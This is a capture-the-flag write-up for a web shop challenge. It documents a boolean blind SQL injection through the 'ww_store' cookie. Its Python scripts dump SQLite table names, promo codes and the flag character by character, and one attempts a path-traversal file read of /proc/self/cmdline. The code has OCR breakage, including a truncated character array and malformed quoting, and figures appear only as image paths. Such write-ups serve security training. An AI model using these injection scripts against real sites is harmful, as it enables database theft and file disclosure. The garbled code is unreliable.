Black Friday

Black Friday sales are the best, and getting a pretty good deal on a new watch doesn't sound so bad, so let's dive in!

Contents

Diving In

When I first opened this challenge, I initially thought, "cool, SQLi and get a flag using SQLMap!" While that may have entirely been possible, that is not quite the route I took, which may have been a little more difficult. In any event, I started with intercepting traffic using BurpSuite where I tried all the usual suspects for SQLi with comments, unions, and all that fun jazz. When that didn't turn anything up, I did some searching and realized I had forgotten about [blind SQLi](https://book.hacktricks.xyz/pentesting-web/sql-injection#exploiting-blind-sqli) (https://book.hacktricks.xyz/pentesting-web/sql-injection#exploiting-blind-sqli) using AND statements which turned up some results:

Figure 1: AND 1=2 using the Richmond store, which didn't have any store entries



Figure 2: AND 1=1 using the Richmond store, which didn't have any store entries

Going Deeper

With this information in mind, we could start enumerating and setting up information, for example, the DB information, which I believe to be SQLite v. 3.34.1. However, I was doing this with a BurpSuite sniper attack for the version and then a cluster bomb attack for getting full words one character at a time from tables/columns/rows with some manual intervention required.



Figure 3 Sniper/Cluster Bomb attacks (the latter like above) take time and babysitting.

Automation Auto-magic

After sinking some time into this, I thought about automating this, so I did! Python FTW even though the code is a little jank. I found the most common English letters, put them in an array, and prepended letters I would expect to come up in a flag so that the comparisons would be a little quicker. Looking back now, of course, I forgot to move "g" up to the front, but you live and learn.



Figure 4 Dumping table names! (Modify as needed to get more table names)

"But wait a minute," the keener among us might ask, "how did you get anything beyond inventory?" Good question! I didn't, up until I learned a bit more about SQL statements. Did you know about the [limit clause](https://www.sqlitetutorial.net/sqlite-limit/) (https://www.sqlitetutorial.net/sqlite-limit/)? Nor did I!

With this new trick in the toolbox, thanks to some GoogleFu and this [PDF](https://www.exploit-db.com/docs/english/41397-injecting-sqlite-database-based-applications.pdf) (https://www.exploit-db.com/docs/english/41397-injecting-sqlite-database-based-applications.pdf) paired with all the other information I could gather; I would eventually come to dump the flag. It only took finding the relevant table, column, and row by a little manual work still because I didn't use functions in Python and just did number changes by hand.



Figure 5 Flag acquired given enough time!

As you can see above, the flag gets printed out, so challenge complete!

flag{this_is_a_pretty_good_deal}

On the side, I also came up with a file reader for SQLite, which I could get to work locally but not remote, which likely has to do with permissions of the account used to access the DB remote versus locally, where I was an administrator. C'est la vie!

```
import requests
import time
#Arb Read
arr=[" ",".","/","_","e","t","a","o","n","s","r","u","c","q","0","1","2","3","4","5","E","T","A","O","N","I","H","S","i","h","l","d","u","c",
url="http://host3.metaproblems.com:5900"

for i in range(1,200,1):
    for j in arr:
        time.sleep(.4)
        place=str(i)
        cookie={"ww_store":'6 and (CREATE TEMP TABLE a (value STRING);INSERT INTO a VALUES(readfile("../../../../../proc/self/cmdline"));'+
                'SELECT SUBSTR(value,'+place+',1) FROM a;DROP TABLE a;)="'+j+'";--'}
        response=requests.post(url,cookies=cookie)
        if(len(response.content))<2511:
            print(i," Found: ",j)
            #print(response)
            break
        if(j==arr[len(arr)-1]):
            print("Failed on ",i)
```

Figure 6 As least I tried!

APPENDIX

Code Sample 1

```
import requests

import time

#Leak Tables

arr=["
","_","e","t","a","o","n","s","r","u","c","q","0","1","2","3","4","5","E","T","A","O","N","I","H","S",
"i","h","l","d","u","c","m","w","y","f","g","p","b","v","k","j","x","z","R","L","D","U","C","M","W",
"Y","F","G","P","B","V","K","J","X","Q","Z","6","7","8","9"]

url="http://host3.metaproblems.com:5900"


for i in range(13,100,1):

   for j in arr:

      time.sleep(.4)

      place=str(i)

      cookie={"ww_store":'6 and (SELECT SUBSTR(tbl_name,'+place+',1) FROM sqlite_master
WHERE type="table" and tbl_name NOT like "sqlite_%")="'+j+'";--'}

      response=requests.post(url,cookies=cookie)

      if(len(response.content))<2511:

         print(i," Found: ",j)

         #print(response)

         break

      if(j==arr[len(arr)-1]):

         print("Failed on ",i)
```

Code Sample 2

```
import requests

import time

#Leak Columns Content

arr=["
","_","e","t","a","o","n","s","r","u","c","q","0","1","2","3","4","5","E","T","A","O","N","I","H","S",
"i","h","l","d","u","c","m","w","y","f","g","p","b","v","k","j","x","z","R","L","D","U","C","M","W",
"Y","F","G","P","B","V","K","J","X","Q","Z","6","7","8","9"]

url="http://host3.metaproblems.com:5900"


for i in range(1,250,1):

   try:

      for j in arr:

         time.sleep(.4)

         place=str(i)

         cookie={"ww_store":'6 and (SELECT SUBSTR(promo_code,'+place+',1) FROM promos limit
3 offset 2)="'+j+'";--'}

         response=requests.post(url,cookies=cookie)

         if(len(response.content))<2511:

            print(i," Found: ",j)

            #print(response)

            break

         if(j==arr[len(arr)-1]):

            print("Failed on ",i)

   except KeyboardInterrupt:

      continue
```

Code Sample 3

```
import requests

import time

#Arb Read

arr=["
","."/","_","e","t","a","o","n","s","r","u","c","q","0","1","2","3","4","5","E","T","A","O","N","I","
H","S","i","h","l","d","u","c","m","w","y","f","g","p","b","v","k","j","x","z","R","L","D","U","C","M
","W","Y","F","G","P","B","V","K","J","X","Q","Z","6","7","8","9"]

url="http://host3.metaproblems.com:5900"


for i in range(1,200,1):

   for j in arr:

      time.sleep(.4)

      place=str(i)

      cookie={"ww_store":'6 and (CREATE TEMP TABLE a (value STRING);INSERT INTO a
VALUES(readfile("../../../../../proc/self/cmdline"));'+

            'SELECT SUBSTR(value,'+place+',1) FROM a;DROP TABLE a;)="'+j+'";--'}

      response=requests.post(url,cookies=cookie)

      if(len(response.content))<2511:

         print(i," Found: ",j)

         #print(response)

         break

      if(j==arr[len(arr)-1]):

         print("Failed on ",i)
```